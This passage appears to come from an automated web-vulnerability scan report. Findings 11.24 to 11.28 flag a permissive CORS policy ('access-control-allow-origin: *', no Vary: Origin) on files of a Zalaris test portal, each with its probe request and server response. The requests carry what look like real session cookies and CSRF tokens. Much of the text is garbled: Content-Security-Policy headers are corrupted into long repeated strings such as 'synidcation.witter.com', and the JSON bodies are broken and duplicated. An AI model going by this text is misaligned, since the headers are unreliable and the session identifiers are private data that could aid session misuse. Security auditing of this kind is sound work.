https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
          sap_ui_layout_ColumnLayout_formColumnMaxXL": "4",
         _sap_ui_layout_ColumnLayout_formColumnMaxL": "3",
_sap_ui_layout_ColumnLayout_formColumnMaxM": "2",
          sap_ui_layout_ColumnLayout_formColumnM
```

# 11.24. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://cfsihoocssxo.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal_zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-
Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
```

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

Te: trailers Connection: close

Origin: https://cfsihoocssxo.com

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:28:03 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 6448 dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://sacounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com http://zalaris.com.https://*.zalaris.com.https://cdnjs.cloudflare.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/* https://boost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://batch.com/thps://sapui5.hana.ondemand.com/thps://batch.com/thps://sapui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com/thps://batch.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/thps://sapui5.hana.ondemand.com/t
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
      _sap_ui_table_BaseSize": "2rem",
_sap_ui_table_BaseSizeCozy": "3rem",
       sap ui table BaseSizeCompact": "2rem"
       sap_ui_table_BaseSizeCondensed": "1.5rem",
            p_ui_table_BaseBorderWidth":
   .[SNIP]...
```

# 11.25. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://xzyokgxwbydm.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2Bof0ottuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.980Z; ai\_authuser=650-00034448%7C650; CSRFSession=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT]1657771353019]1657787024118

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/X-Requested-With: XMLHttpRequest Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close Origin: https://xzyokgxwbydm.com
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:28:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
Content-Length: 8395
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: 1
last-modified: Fri, 20 May 2022 10:23:35 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com.443 h
https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/ https://id.signicat.com/ https://*.nappiicationinsights.azure.com/; script-src 'self' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://szalaris.com/s43 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https:
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com/https://*.mqcdn.com:443 https://syndication.twitter.com/https://platform.twitter.com/https://platform.twitter.com/https://sularis.com/https://sularis.com/sadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443
https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosnift
Connection: close
         sap ui unified CalendarLegend sapUiUnifiedLegendWorkingDay": "#fff",
         _sap_ui_unified_CalendarLegend_sapUiUnifiedLegendNonWorkingDay": "#f7f7f7",
          sap_ui_unified_ColorPicker_CircleSize": "13px
    .ISNIPĪ.
```

# 11.26. https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://mnvtfdyodued.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json HTTP/1.1 Host: testportal.zalaris.com

```
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfY]1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8GiF4gM40AlHvMzQ9PSZp8TAPmcyupPjlr5e3WmQvsgV38s8h34%2FREvfxCVVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QyVol%3D; ai_user=KMQQH6AyP3h3gm1NJB//mnl2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP_active=1; ai_session=2gjWUbOv)2[GtLBRDMhtYT]1657771353019]1657787024118
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Connection: close
Origin: https://mnvtfdyodued.com
```

## Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 08:28:18 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json content-length: 492
 dxp-sap: 21100006
 x-user-logon-language: E
access-control-allow-origin: * last-modified: Fri, 20 May 2022 10:23:37 GMT
 sap-dms: KW
 ms-author-via: DAV
 sap-server: true
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 h
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://cdn.synidcation.winig.com/https:// ineptunie-soliware.com/.445 https://maps.gstatic.com/https://s.googleapis.com/https://sapui5.hana.ondemand.com/https://synidcation.witter.com/https://sapui5.hana.ondemand.com/https://synidcation.witter.com/https://sapui5.hana.ondemand.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.witter.com/https://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcation.wittps://synidcatio
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https:///*.zalaris.com/443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
        "sapUiFiori3AnchorBarBottomShadow": "inset 0 -0.0625rem #d9d9d9",
        "sapUiFiori3ABUnderlineOffsetAndHeight": "0.188rem",
        "sapUiFiori3ABUnderlineTopRadius": "0̃.125rem",
     "sapUiFiori3HSBottomShadow":
```

### 11.27. https://testportal.zalaris.com/neptune/server/fontawesome/5.13.0/fa.js

## Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/server/fontawesome/5.13.0/fa.js

# Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://ifzedkpbjyfx.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/fontawesome/5.13.0/fa.js HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;g=0.9,en;g=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0 Origin: https://ifzedkpbjyfx.com

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BoglcPGyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787024118

### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:28:55 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript

Content-Length: 71860 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

last-modified: Mon, 11 May 2020 13:18:31 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com;443 https://syndication.twitter.com https://www.zaianis.com/https:// twimg.com/https://staianis.com/https://platform.twitter.com/https://ft.htmg.com/https://staianis.com/gadgets/images/ https://mags.googleapis.com:445 https://staianis.com/gadgets/images/ https://mags.googleapis.com:445 https://staianis.com/files-general-eu-west-1-test.s5-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://com.recast.ai/ https://boost-files-general-eu-west-1-prod.s5-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://com.recast.ai/ https://boost-files-general-eu-west-1-prod.s5-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://com.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

sap.ui.getCore().attachInit(function() {

var faJson = '[{"f":"fa-brands","t":"500px","c":"f26e"},{"f":"fa-brands","t":"accessible-icon","c":"f368"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"accusoft","c":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f":"fa-brands","t":"f369"},{"f':"fa-brands","t":"f369"},{"f':"fa-brands","t":"f369"},{"f':"fa-brands","t":"f369"},{"f':"fa-brands","t":"f369"},{"f':"fa-brands","t":"f369"},{"f':"fa-brands","t":"f369"},{"f':"fa-brands","t":"f369"},{"f':"fa-brands","t":"fa

## 11.28. https://testportal.zalaris.com/neptune/server/js/Core.js

#### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host: Path: /neptune/server/js/Core.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin https://fyltiimvauao.com

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/js/Core.js HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Origin: https://fyltiimvauao.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lÄmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650

